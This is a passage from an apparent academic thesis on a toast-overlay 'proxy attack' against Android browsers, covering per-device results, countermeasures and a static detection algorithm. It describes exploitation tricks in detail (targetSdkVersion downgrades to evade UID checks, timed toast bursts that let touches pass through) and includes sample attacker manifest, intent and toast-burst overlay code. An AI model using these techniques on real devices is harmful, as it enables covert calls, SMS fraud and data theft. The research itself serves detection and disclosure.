Xiomi	10 (API 29)	>40s	>40s	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	X	X
Ulefone	11 (API 30)	3.5s	>40s	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	X	X
Umidigi	11 (API 30)	3.5s	>40s	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	X	X
Samsung Galaxy	11 (API 30)	3.5s	>40s	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	X	X
One Plus	12 (API 31)	3.5s	16s	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	X	X
Ulefone	12 (API 31)	3.5s	16s	✓	X	✓[3]	✓	X	✓[3]	✓	X	✓[3]	✓	X	✓[3]	✓	X	✓[3]	✓	X	✓[3]	X	X
Umidigi	12 (API 31)	3.5s	16s	✓	X	X	✓	X	X	✓	X	X	✓	X	X	✓	X	X	✓	X	X	X	X
Samsung Galaxy	13 (API 33)	3.5s	16s	✓	X	X	✓	X	X	✓	X	X	✓	X	X	✓	X	X	✓	X	X	X	X
Google Pixel	13 (API 33)	3.5s	16s	✓	X	X	✓	X	X	✓	X	X	✓	X	X	✓	X	X	✓	X	X	X	X

DDG: DuckDuckGo browser
Category1(c1): TimeZone, User Language, Device Model, Android Version, OS, GPU, Ram, Network Info, Battery Status (no user interaction required)
Category2(c2): Permission-granted data - location, camera, microphone
Category3(c3): System app initiation: call, sms, email
[1]**Except** Network Info & Incorrect Battery status; [2]**Except** Ram, Battery Status, Network Info; [3]**Except** Email Sending

Accessing category 2 data With our proxy attack, we were able to retrieve permission-related data (location, camera, microphone) from browsers on devices with Android versions 8.1 to 11, and Android 12 (One Plus 7 Pro). We were unsuccessful on two Android 12 (Ulefone, Umidigi) and two Android 13 devices.

Retrieved Location Data: Apart from deceiving the user to give consent on the website's location prompt, we also examined the location coordinates of the Android devices using a public API and JavaScript code placed on the target website accessed by a browser. The user does not need to manually give consent to the location request. We use IP-based geolocation-db API [15] to get the latitude and longitude of the user's device. When the attacker app navigates to the target website, the browser automatically provides the IP address of the device. This API then retrieves the location by matching the IP address with geolocation in their database. We requested this information on each browser for 3 different locations. The retrieved information was imprecise by 2.06 km on average and varied against the data retrieved from browser apps. So, even if location data can be retrieved without the user's consent from the public API(s), the accuracy is not precise.

Initiating system apps (category 3) Our proxy attack was successful in triggering system apps to perform actions such as making a phone call, sending an SMS message, and sending an email across all browsers, except for Opera and DuckDuckGo, on devices running Android 8.1 to 11. However, the behavior observed on Android 12 exhibited some variability. Specifically, the attack was able to successfully make a phone call and send an SMS message on two devices, but it was unsuccessful on the Umidigi phone. Access to system apps failed on Android 12(Umidigi), and Android 13 phones due to *pass-through touch* protection [41].

For all devices sending email message with the proxy attack was successful with a single tap (indicating the user's approval). An exception was the One Plus 7 (Pro) device that unexpectedly requested an additional confirmation after pressing the 'Send' button. Hence the overall attack required 2 clicks although permission was already granted to a browser. Knowing this behavior, however, does not prevent an attack, i.e., an attacker can craft an overlay view to obtain 2 clicks from the user within a few seconds. There was another interesting result we found analyzing an Android 12 Ulefone (Note 14) device. By introducing a delay of approximately 215-220 milliseconds between the notification of successive toasts, I was able to achieve partial success in performing actions such as sending SMS messages and dialing phone numbers with the attacker app. However, it's important to note that the effectiveness of this attack was inconsistent, with only 3 out of 10 attempts yielding the desired results. The finding for this inconsistency is that the touch input passed through the toast overlay window during the brief transition period between the fading out of one toast and the display of the next toast. This transition between successive toasts allowed us to intercept and execute certain actions like tapping the SMS send and call button. So, keeping the background toasts to stay over the victim apps for around 16 seconds on Android 12 and greater on Android 11, enhanced our chances of successful exploitation. Furthermore, it's worth mentioning that the devices(API 27-30, 31(One Plus 7 Pro)) that were fully compromised, were more successful in executing actions with a single attempt under toast overlay.

We categorized our attack results to distinguish between *partial success* and *full success* in our analysis. In cases of *partial success* on API 31-33 devices, we encountered scenarios where Category 2 data retrieval or the initiation of Category 3 apps failed under the toast overlay due to the pass-through touch protection mechanism(marked with X in Table 5.3). However, We were still able to retrieve Category 1 data, which typically does not require direct user interaction(marked with ✔in Table 5.3). When examining older Android versions (API 27-30) and the Oneplus 7 Pro (API 31), we found both Category 1 and Category 2 information were accessible with a single touch through toast overlay. Furthermore, we observed that system apps could be initiated seamlessly during these attacks. As a result, we classified these cases as fully successful attacks, highlighting their ability to access a broader range of data and initiate system-level applications.

Observed Behavior of Toast Overlay

The intended API level for an app's use can be indicated by setting its targetSdkVersion option. This feature often notifies the Android operating system that the application has been evaluated against the corresponding

API level [54]. If this attribute's value is left blank, minSdkVersion will be used as the default value. Android offers backward compatibility behaviors to ensure that an app runs as intended even when it is installed on a device with an API version greater than its targetSdkVersion [85]. We found that maintaining the duration of the toasts in the foreground for more than 3.5 seconds was challenging for Android versions 11 and up. So, setting the targetSdkVersion of the attacker app to 29 gave us more flexibility in maintaining the different duration of toast, i.e., more than 40 seconds on Android 11(API 30), approximately 16 seconds on Android 12, and 13 devices.

The observed behavior partially aligns with the official mitigation measures. In Android 11, Google implemented partial protection to prevent background custom toasts [46], and in Android 12, they introduced full *pass-through touch* protection to prevent touch events from reaching apps when they pass through a window from another app [41]. However, despite these measures, we consistently found that system apps could be accessed on Android 11 devices and inconsistently on Android 12 devices. Despite the introduction of Android 13, Android versions 10-12 continue to be widely used globally [72] underlying the devastating effects of the proxy attack.

Similarly, the use of overlays leading to privilege escalation has been reported before[1], and according to Android Security Bulletin, patched [31, 32]. In our experiments, the tested devices had the latest patches installed (Table 5.1). These patches, however, did not prevent the use of overlays.

Although it was shown in [79] that *pass-through touch* and background toasts are still unresolved until Android 11, it's important to note that Android has effectively resolved the *pass-through touch* problem in Android 12 and 13. Android 12 automatically stops full occlusion attacks, and this protection is further enhanced in Android 13 and subsequent versions, where touch events from untrusted overlays originating from different UIDs are declined. The prevention of *fully covered* attacks is also feasible by adjusting the code. Specifically, developers need to ensure that `setFilterTouchesWhenObscured` is set to "true" in the code, or setting `android:filterTouchesWhenObscured` to true in the root layout, thereby prohibiting touch interactions while an overlay is active [49]. However, it's interesting to highlight that the *pass-through touch* problem remained under overlay even after the One Plus 7 Pro(Android 12) device was updated from Android 9(API 28) to Android 12(API 31). Moreover, The tested browsers that were compromised under toast overlay attack did not set the `setFilterTouchesWhenObscured/android:filterTouchesWhenObscured` to true in the launchers and layout files.

Through further examinations, we have discovered that when multiple applications share the same UID, they can experience *pass-through touch* due to being processed under a common process ID (PID). Additionally, we have identified that activities that utilize webviews are also vulnerable to toast overlay attacks within the confines of a single application.

[1]CVE-2021-0954: https://www.cvedetails.com/cve/CVE-2021-0954/, CVE-2021-39692: https://www.cvedetails.com/cve/CVE-2021-39692/

Toast-Overlay Behavior in Different API levels

targetSdkVersion==27 to 29 On Android 8.1(API 27) [39]- Android 10(API 29) [35], when multiple toasts are called using **Toast.show()**, the `NotificationManagerService` within the `SystemServer` generates a unique token for each toast and queues it using the `enqueueToast()` method. This token serves a vital role in preventing toasts from overlapping effectively [64].

Following this, the *NotificationManagerService* retrieves tokens from the queue and instructs the `SystemServer`'s `WindowManagerService` to display the toasts on the screen. The `NotificationManagerService` processes these tokens sequentially, leaving any additional ones in the queue. Android's source code sets a limit of 50 as the maximum number of tokens that can be in the queue for a single app. The malicious app can manipulate the time interval (D) to ensure it generates the desired quantity of toasts for the attack [79].

When it's time for a toast to vanish, the `NotificationManagerService` activates the `removeView()` function. This action subsequently notifies the `WindowManagerService` to initiate a fade-out animation, efficiently erasing the toast from the screen through the startAnimation() method.

So, apps targeting API among 27-29, are able to keep the background toasts in the foreground, even if there is navigation to other apps(i.e., browser). There is no check of UID on the foreground by `NotificationManagerService`.

targetSdkVersion==30 Starting from Android 11(API 30) [36], there has been a change in the behavior of toast-bursting. When toast bursts are rapidly created within short intervals, they are enqueued, allowing the toast to remain in the foreground for an extended period(i.e., 40 seconds) when there is no navigation to other apps(i.e., browser). However, a significant shift occurs when there is a transition from the app(i.e., attacker) to another app(i.e., browser app).

During this transition, the `NotificationManagerService` comes into play. It identifies the recorded UID of the toast-bursting app while creating toasts and matches it with the UID of the foreground app. If these UIDs do not match, the `NotificationManagerService` takes immediate action by halting the enqueuing process. This ensures that only the toasts that were initially started remain on the screen, preventing any further accumulation of toasts.

targetSdkVersion=>31 Starting from Android 12 [37] and continuing into Android 13 [38], there are also some changes in the behavior of toast notifications when the targetSdkVersion of the app matches the device's API version. Specifically: when a series of toasts are created in quick succession with a short delay between them, there is now a limit of 5 toasts that can be enqueued. This means that even if an app doesn't navigate to other apps, it cannot create more than 5 toasts in rapid succession.

The *NotificationManagerService*, actively monitors toast creation. If it detects a UID mismatch between the app initiating the toast burst and the UID of the foreground app's package. When a UID mismatch is detected, the `NotificationManagerService` invokes the `blockToast`(..) function. This function also checks

whether the toasts are being created by system apps or not. If they are being generated by system apps, it does not block the background toasts from populating further.

These changes aim to provide better control and security in handling toast notifications, preventing excessive and potentially disruptive use of toast.

However, it's worth noting that due to considerations for backward compatibility, there are situations when the behavior described above may not apply in the expected manner. When an attacker app sets its targetSdkVersion to 29 but runs on devices with API version 30, the system does not perform the UID mismatch check between the attacker app and the foreground browser app or system apps such as phone, SMS, and Email. Moreover, our attacker app running on devices API version 31 and above, the *SystemServer* still limits the number of toast creations to 5, but it doesn't immediately block the enqueued toasts, even if there's navigation to another app. These nuances in behavior, particularly when the targetSdkVersion doesn't align with the device's API version, are exploited to increase the success rate of our attacks.

Difficulty in detecting toast overlay behavior during app review process

Previous strategies to counter toast attacks have included actions like deprecating `TYPE_TOAST` since Android 8.0 and implementing a restriction on overlapping toasts [33]. Nonetheless, our research, as well as findings from [79], indicates that employing a brief delay in generating subsequent toasts can facilitate the execution of overlay attacks. Notably, Google's recent interventions to counter overlays predominantly occur after the application's release, focusing on stopping background toast bursts from Android 12. While app stores such as Google Play employ rigorous review processes to weed out potential threats before an app's release, the detection of sophisticated attacks like toast overlay attacks can sometimes pose challenges. However, while background toast blocking is a defense mechanism, Android provides a full-screen overlay in apps employing modules like `SurveyFragment.java` under `interaction` package for animation and tutorial purposes. So, the complexity of distinguishing between legitimate uses and malicious intent in apps under overlay can result in uncertainty during app review. Striking a balance between ensuring user safety and avoiding false positives remains a complex task for the app store. Moreover, Google employs advanced machine learning techniques to detect phishing activities within messaging apps, predominantly in the Pixel series. This system operates based on identifying suspicious requests and texts [42]. However, our toast overlay attack effectively circumvents these scanning mechanisms, as illustrated in Figure 2.

We conducted an examination of our attacker app by subjecting it to scrutiny by two prominent antivirus programs, namely *AVG Antivirus & Security*[2] and *Malwarebytes Mobile Security*[3]. Despite huge downloads of these apps, neither application was able to identify the malicious intentions underlying the toast attack and the scan results indicated that the app was 'clean' and devoid of threats. To delve deeper into the detection process, we resorted to employing a specialized toast detection application named *Toast Source*[4]. However,

[2]https://play.google.com/store/apps/details?id=com.antivirus
[3]https://play.google.com/store/apps/details?id=org.malwarebytes.antimalware
[4]https://play.google.com/store/apps/details?id=pl.revanmj.toastsource

it is worth noting that this app is designed to detect all types of toasts and does not possess the capability to differentiate between toast overlays and regular toasts. It is important to highlight that all these 3rd party apps require permission to `AccessibilityService` for their functioning.

Responsible disclosure

We reached out to OnePlus[5] regarding the toast overlay vulnerability on the OnePlus 7 Pro(Android 12). They acknowledged it as a known problem. However, no concrete solution was provided following this disclosure.

5.5 Countermeasures and Implications of the Proxy Attack

Our evaluation of 8 mobile browsers across 10 mobile devices shows that the proposed proxy attack is effective in the real world. The attack relies on a few critical weaknesses that make this approach viable today, on the latest versions of mobile browsers and Android devices:

- *Query without permission*: Bypassing QUERY_ALL_PACKAGES permission in Android allows any third-party app to have visibility into other installed apps on the same device. As we showed this can lead to several negative implications for user privacy and device security, including gathering information about other apps to craft targeted attacks or exploit known vulnerabilities by overcoming the need for static analysis which can lead to launch next-intent exploitation [73]. Even if an app is disabled, it can be found by using QUERY_ALL_PACKAGES or the setting mentioned in Listing 4.1. This weakness can be easily mitigated by setting the app's default launcher activity to `android:exported="false"` , in this case, the activity will not be launch-able even after querying. Note, that the browsers' default activity launchers are set to `android:exported="true"`.

- *Overlays*: Overlaying present a significant threat. Users are at risk of virtually any type of attack through these inescapable view-blocking layers that require no permissions to invoke. The fact that any app can draw a customized overlay with essentially any content on top of any other unrelated app allows a malicious attacker to convince the user to perform any action, e.g., provide credentials, or click on a phishing link. In spite of numerous studies showing the dangers of overlays [25, 56], they still remain largely unaddressed by Android to date. Our proxy attack was successful in obtaining access to sensitive data and system apps on all Android devices versions 8.1-11 and partially successful on Android 12 and 13 phones. The touch protection introduced by Google for the new devices does not appear to be adopted uniformly by different OEMs, while the older devices that are prevalent worldwide have no protection. The impact of these weaknesses can be mitigated by introducing release patches for loop-based toast overlay attacks for both recent and older versions of Android.

[5] https://oneplus.custhelp.com/app/ask

- *Lack of required permission for launching intent*: Android OS provides the mechanism for launching intents to browser apps without requiring any explicit permissions. To counter this Android OS should not allow third-party apps to launch browsers without explicit permissions defined in the AndroidManifest.xml. For example, the apps can be required to use internet permission to launch an intent using `Intent.ACTION_VIEW` along with some URI that starts with `http` or `https`. From our attack approach, we can see that even accessing a malicious website in the device browser can be harmful.

- *Browser permissions*: The permissions only need to be granted once to a mobile browser regardless of whose behalf the browser is accessing the data. The user might choose to grant permission on the browser without any restrictions (Allow), once per session (Allowed once), Only for 24 hours, or deny the browser-specific access. As observed from our attack approach, only the 'Allowed once' option should be considered the safest to visit a website.

- *Touch sensitivity of system apps*: Default phone and SMS applications need just a single click to function and pose no confirmation before launching to maintain user experience. Device buttons should be annotated with additional properties such as a long click duration, and confirmation prompts to prevent overlay-based clickjacking.

- *Security weakness*: OEMs face challenges in delivering timely and comprehensive security updates to all devices due to the intricate nature of the Android ecosystem and the variety of devices. Given that vulnerabilities and exploits may emerge at any time, including after a device's release, it is crucial for Android to maintain security patches for both new and older versions.

With the proposed proxy attack, we have shown the feasibility of retrieving some sensitive and permission-protected data from the mobile device. However, there are many opportunities for exploiting device resources and initiating attacks. For example,

- *Unauthorized actions*: This can result in the installation of malware and unauthorized access to device functions such as the camera or microphone.

- *Data Theft*: The ability of overlays to mimic legitimate services and apps allows them to trick users into providing sensitive information, e.g., login credentials, and personal information.

- *Ransomware*: The inescapable nature of overlays can be easily leveraged in ransomware attacks. With our method, the call will continue if the phone app is opened through the browser and the user taps the fake button until the overlay disappears and the user ends the call. Sim money belonging to the user will be gone in the interim. The user can switch to the home screen and uninstall the attacker app, however, as, the toast overlay can still remain for a certain period of time and the user is not able to see what is happening underneath, the best option is to restart/shut down the phone immediately if the user realizes that an overlay attack has taken place. When the user presses the power button, the option to shut down or restart the phone appears on the top and the user can select either option.

5.6 Limitations

In this study, our limitations are regarding the UI design for toast overlay which are stated below:

- *Coordinate differences* During manual analysis, we have seen that the grant of permission request alert (figure 4) appears in different positions according to different browsers on the device screen. For example, for Chrome, Edge, and Kiwi browsers the alert appears in the middle of the screen, and for Mozilla Firefox, Opera, and Samsung browsers it appears bottom of the screen. As the confirmation appears on different coordinates, the attack might not be successful. It is possible that other browsers and system apps may exhibit further variations in button placement, potentially limiting the effectiveness of the attack.

  For system apps like dialer and SMS, the dial and send button mostly appears at the lower middle section and lower right of the screen respectively, however, there can be a slight difference in the coordinates of their appearance. On the tested devices, we could execute the attacks properly by just positioning fake buttons on the overlay at the lower middle for the dialer and lower right for sms app.

- *Device Resolution and Orientation* Users can switch between portrait and landscape orientations on Android smartphones, which have screens with different sizes and resolutions. Our toast overlay does not correctly adjust to multiple screen resolutions or orientations for which our overlay attack(s) may be unsuccessful. Using responsive design strategies will assist in ensuring that our overlays are properly displayed on a variety of devices and orientations.

- *Theme Color* Different devices are different in resolution and the phone's theme color is sometimes black or white chosen by the user.

- *Multiple touches* During our experimentation, we also observed another behavioral characteristic where multiple touches on the overlay were needed to perform a function in the target app. Among the devices we tested, only the OnePlus 7 phone required 2 clicks to send an email. It is reasonable to expect that other OEMs may have similar implementations that require multiple confirmations. While this does not prevent the attack, it does necessitate the attacker apps to anticipate and implement additional overlays.

6 Detection Approach

In this chapter, we propose a detailed technique for identifying and analyzing focused activity under toast overlay attacks. We give an overview of the detection approach, emphasizing essential terms such as back stack, task, and affinity. As an example, the chapter offers a code listing of a *validation.apk* that demonstrates the implementation of our detection algorithms. We provide a clear and systematic approach to describing the algorithms for component state generation, back stack generation, and discovering the focused activity.

6.1 Enhancing Detection based on Activity Behavior

The unregulated use of overlays has been exploited in many types of attacks on Android devices (e.g., to infer the tapped position on a reference keyboard [51], web view redressing attack [56]). This is also one of the key components that enable the proxy attack. As a result, our research primarily centers on identifying suspicious overlay usage to counteract the proxy attack.

The existing *static* approaches to overlay detection mostly flag the malicious toast presence [25], the activities that are launched afterwards [13], or rely on the presence of permissions that can be used to create overlays with permissions such as `BIND_ACCESSIBILITY_SERVICE, PACKAGE_USAGE_STATS` [82]. The key weaknesses of these studies are assumptions of a straightforward (to some extent naive) attack path.

Our detection approach provides valuable insights into the behavior and organization of activities within an Android application. For a given APK, our detection approach models activity states based on the defined launch mode, and affinity(generated/assigned) and analyzes activity back stacks where activities with the same taskID are grouped together and stacked separately. In the Android environment, a task is a group of related actions that are coordinated as a single entity, and taskID is a unique identification number assigned to every task. The same task's activities are connected via a similar back stack, enabling users to move easily between them where the history of activities in a task is stored in the back stack, a stack-based data structure. Back stack records the order in which activities are launched and offers users a way to navigate back through previously accessed activities [47].

Moreover, Android activities can be launched with different *launch modes* and can be removed with different *finish types*(e.g., `finish(), finishAffinity()`). Launch modes' settings control how an activity is launched and interacts with already-existing instances of activities. There are several launch modes[34], e.g., "Standard/Default" when the system routes the intent to a fresh instance of the activity in the target task every time(when a launch mode is not assigned to an activity, that activity will launch in the "default"

mode); "SingleTop" when the system routes the intent to an existing "SingleTop" activity instance if one already exists at the top of the target task by calling its `onNewIntent()` rather than creating a new instance of the activity; "SingleTask" when no new instance of the activity is generated if it already exists on another task, and the Android system transmits the intent via the `onNewIntent()`; "SingleInstance" when the system will invariably create a new task, which only contains that particular activity and none more; "SingleInstancePerTask" when the task only ensures that the activity is the task's root activity(other activities may be present). An attacker can easily use the combination of these launch modes and finish types to deceive static analysis approaches of the actual attack path or victim activity. Our proposed approach towards overlay attack path detection to find focus activity provides a generic detection of overlay misuse based on static analysis of an Android app. The detection approach takes into account the launch modes of the activities and their corresponding *finish types*.

On top of that, the functions `finish()` and `finishAffinity()`, which remove individual activities or the entire activity stack respectively, are not explicitly examined during static analysis. However, it is critical to recognize the possible impact of these capabilities since savvy attackers can use them to modify the location of the overlay in multiple activity stacks or to move the targeted activity to a different environment. We improve the accuracy of detecting focused activity and effectively prevent potential overlay-based attacks by recognizing the dynamic behavior of these functions and their influence on the activity flow. Note, that there are other *finish types*, such as `finishAndRemoveTask(), finishAfterTransition(), and finishActivityFromChild()`, however, in terms of focus, all these functions behave like `finish()`.

Moreover, a thread that creates a toast-bursting overlay within an activity/service can keep on running even if that activity/service is finished or stopped. This thread created within an activity/service can run indefinitely unless the application is closed/destroyed because of its association with the *PID* of the application. This characteristic can lead to any activity under overlay attack, compared to [13], where it has been shown that overlay attacks happen only with the activities that have been started after toast creation.

6.2 Detection Approach

The flow of the detection approach is presented in Figure 6.1. It includes 4 phases. To decompile an APK, we use JADX [70] which gives the code logic in clean flat code of the .apk file in Java format, and other resources, and assets in their specific format.

For each Android app, the *first phase* is to parse the decompiled code to extract the list of activities and services with default or basic properties that are defined in the AndroidManifest.xml file. Initially, we go through the AndroidManifest.xml file and separate out the package name, launcher activity (root), and other activities with default properties, i.e., launch modes, and task affinity. We assign other properties for each activity/service such as taskID, generatedAffinity, toastOverlayPresence, finishTypes, backStackCreated, etc. Initially, taskID, generatedAffinity, and backStackCreated properties are null.




Figure 6.1: The flow of the detection methodology

The *second phase* is to create an ordered list of the activities and services based on call hierarchy, the activity's launch mode, its affinity to assign properties taskID, and generatedAffinity. Affinity is an attribute of an activity that identifies the task to which it belongs is called affinity. Activities with the same affinity are automatically assigned to the same task, whilst those with different affinities are assigned to various tasks. We start with the launcher activity's decompiled class and search for toast overlay presence associated with `View` with customized.xml set in its property. We assume these types of views are blocking the screen for the user to see. We also search for different unique finish types in the decompiled class file. The next step involves creating an ordered activity and service list based on the call hierarchy, launch mode, and affinity. The launch modes and affinity are usually provided in AndroidManifest.xml under each <`activity`> tag. The instantiation and placement of tasks in the task stack vary depending on the launch mode. We analyze the launcher activity's decompiled class to identify toast overlay presence, unique finish types, and activity/service links through `startActivity(Intent...)/startActivityForResult(Intent...)/startService(Intent...)/StartForegroundService(Intent...)` and associated intents. We differentiate between explicit and implicit intents based on setComponent, setPackage, and setAction attributes, categorizing them as the same app or other/system-app activities. After processing the launcher activity, we move to process the next found activity/service. Properties, e.g., taskID, generatedAffinity, and backStackCreated are assigned iteratively to linked activities until no further connections are found. *Note*, for services, we do not need to link any activities [44] from Android 10(API 29) however, to cover previous versions we search for the activity presence from service, and all of the properties except taskID, and toastOverlayPresence will be null for our calculation. We assign the same taskID to the found service from the processing activity and update the toastOverlayPresence flag if overlay presence is found. We use StaticJavaParser [77] to parse the decompiled classes and customize the code based on our logic to fulfill our requirements.

The *third step* is to generate the back stack(s). Generating back stacks of activities with the same taskID provides crucial insights into the sequential sequence of activity launches, user navigation patterns, and the focused activity within the path. This information aids in analyzing the behavior of the application. During this step, we also mark the back stack that has an overlay presence. If we find a service that has overlay presence, we just mark the taskID but do not add it to the back stack because the service is not visible in the foreground.

The *fourth(final) step* is to find out the focused activity(same/other app) under the toast overlay from

the generated back stacks. We implement recursive strategies for each finish type to find out the probably highlighted activity from the generated back stacks.

Listing 6.1: An example of AndroidManifest.xml

```
<activity android:name="com.example.attacker.MainActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
    <meta-data android:name="android.app.lib_name" android:value=""/>
</activity>
<activity android:name="com.example.attacker.ToastActivity" android:launchMode="singleTask"
"android:enabled="true" android:exported="true" android:excludeFromRecents="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="attackerscheme" android:host="attackerhost"/>
    </intent-filter>
</activity>
<activity android:name="com.example.attacker.A0Activity" />
<activity android:name="com.example.attacker.A1Activity" android:launchMode="singleInstance"
    android:taskAffinity="com.a1"/>
<activity android:name="com.example.attacker.A2Activity" />
```

Listing 6.2: An example code for activity calls defined in Listing 6.1

```
public class MainActivity extends AppCompatActivity {
    WebView mywebview = null;
...
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, android.app.Activity
    public void onResume() {
        super.onResume();
        startActivity(new Intent(this, ToastActivity.class));
    }
...
```

```
/* loaded from: classes.dex */
public class ToastActivity extends AppCompatActivity {
...
    private void startA0Activity() {
        Intent intent = new Intent(); intent.setClassName(BuildConfig.APPLICATION_ID,"com.example.
            attacker.A0Activity");
        startActivity(intent);
    }
...
```

```
public class A0Activity extends AppCompatActivity {
...
        Intent intent = new Intent(this, A1Activity.class);
        startActivity(intent);
...
```

```
/* loaded from: classes.dex */
public class A1Activity extends AppCompatActivity {
...
        Intent intent = new Intent("android.intent.action.VIEW",
         Uri.parse("https://192.168.8.149/tel.html"));
        intent.setPackage("com.android.chrome");
        startActivity(intent);
...
        Intent intent = new Intent();
        intent.setComponent(new ComponentName("com.example.attacker","com.example.attacker.
            A2Activity"));
        startActivityForResult(intent);
...
```

6.2.1 An Example of Discovery of Focused Activity under Overlay Attack

To facilitate an understanding of the detection approach consider an example of *validation.apk*'s code with the corresponding AndroidManifest.xml shown in Listings 6.1, the activity calls are given in Listing 6.2 and a sample code of toast overlay presence is given in 6.3.

Figure 6.2 shows how we link, and update the activity states to form back stacks to find the probable focused activity.

Listing 6.3: Sample Toast Overlay

```
public void updateUI() {
        Toast toast = new Toast(getBaseContext());
        toast.setGravity(119, 0, 0);
        toast.setView(LayoutInflater.from(getBaseContext()).inflate(R.layout.ransome_ware, (
            ViewGroup) null));
        toast.setDuration(1);
        toast.show();
}
private void startPeriodicTask() {
new Thread(new Runnable() { // from class: com.example.attacker.TActivity
    @Override // java.lang.Runnable
    public void run() {
        for (int i = 0; i < 2; i++) {
            ToastActivity.this.mHandler.post(ToastActivity.this.mRunnable);
            try {
                Thread.sleep(275L);
            } catch (InterruptedException e) {
                e.printStackTrace();
            }
        }
    }
}).start();}
```

We, initially assign the default properties from AndroidManifest.xml to the activities and store them. From the decompiled classes, we start processing with the MainActivity/Launcher(M) activity adding it to a




Figure 6.2: An example of focused activity detection under overlay attack

Queue. We look for finished types and toast overlay presence from the processing activity M. If toast-overlay presence is found based on the characteristics(Listing 6.3), we mark the processing activity and if we find finishTypes, we save these properties to the processing activity. Then, we parse the name of found activity ToastActivity(T) and put it in a queue. We update $T.parentActitvity$ as M, and based on the launch mode and affinity(Table 6.1), we update the properties, especially taskID(backStackCreation), affinity of T. At this point, processing of activity M is done. Then we dequeue the Queue and process the next activity, in this example, it is T. This way, we keep adding found activities to the queue and update the attributes of the activities. As all activity sessions form a tree: the launcher activity is the root and the single point of connection for all activity session branches; the focused activity (belonging to the display owner) is always at the tail of a task, which is referred to as a focused activity [66], we will have the call hierarchy of all activities with updated properties.

For phases activity status generation, back stack creation, and finding out focused activity, we developed algorithms that are described in the subsequent sub-sections.

6.2.2 Component State Generation

Algorithm 1 shows the procedure for generating a tabular form of the parsed activities based on activity launch modes and affinity.

The input to the algorithm is the decompiled classes and AndroidMainfiest.xml. This algorithm consists of the following steps:

- The parsed activities and services from AndroidManifest.xml are initially stored in *componentList* with default properties. The launcher activity from *componentList* is the starting activity(*startingActivity*) to begin with. Initially, *startingActivity* is given a positive taskID, and backStackCreated property to true with no parent assigned to it and added to the *processingQueue*(**Lines 3-6**).

- The next phase involves finding toast overlay presence, unique finish types, i.e., `finish()`, `finishAffin-`

Algorithm 1 Generating Component Status

Input Decompiled Classes(dc) and AndroidManifest.xml(am)
Output Component States $componentStates$

ComponentStateGeneration(dc, am)
procedure ComponentStateGeneration(dc, am):
    $componentList \leftarrow$ parsed out activities, sservices from AndroidManifest.xml with default properties
    $startingActivity \leftarrow$ activity with properties: Launcher, Main, Default from $componentList$
    $componentStates \leftarrow startingActivity$ with $taskID$ with a small positive number, $backStackCreated$ to $true$
    $processingQueue \leftarrow startingActivity$
    while $processingQueue \neq empty$ **do**
        $currentComponent \leftarrow processingQueue.dequeue()$
        if DetectToastOverlay($currentComponent$) **then**
            $currentComponent.overlayPresence \leftarrow true$ ▷ mark toast overlay's presence
        end if
        if presence of finish types found in $currentComponent$ **then** ▷ only applicable for activity
            $currentComponent.finishTypes[] \leftarrow$ Add all unique finish types
        end if
        $foundComponents \leftarrow$ parsed activities, services from $currentComponent$'s decompiled code
        $componentStates \leftarrow$ updated $currentComponent$ with $finishTypes, overlayPresence, type$
        for each $foundComponent$ *in* $foundComponents$ **do**
            $foundComponent.parentComponent \leftarrow currentComponent$
            if $foundComponent \notin componentList$ **then**
                $foundComponent.isOtherApp \leftarrow true$
            else
                $processingQueue \leftarrow foundComponent$
                if $foundComponent.type ==' service'$ **then**
                    $foundComponent.taskID \leftarrow currentComponent.taskID$
                else
                    update $foundComponent$'s taskID, affinity based on rules provided in Table 6.1 ▷ affinity only for activity
                end if
            end if
            $componentStates \leftarrow foundComponent$ with $taskID, affinity, backStackCreated, isOtherApp, parentComponent$
        end for
    end while
end procedure
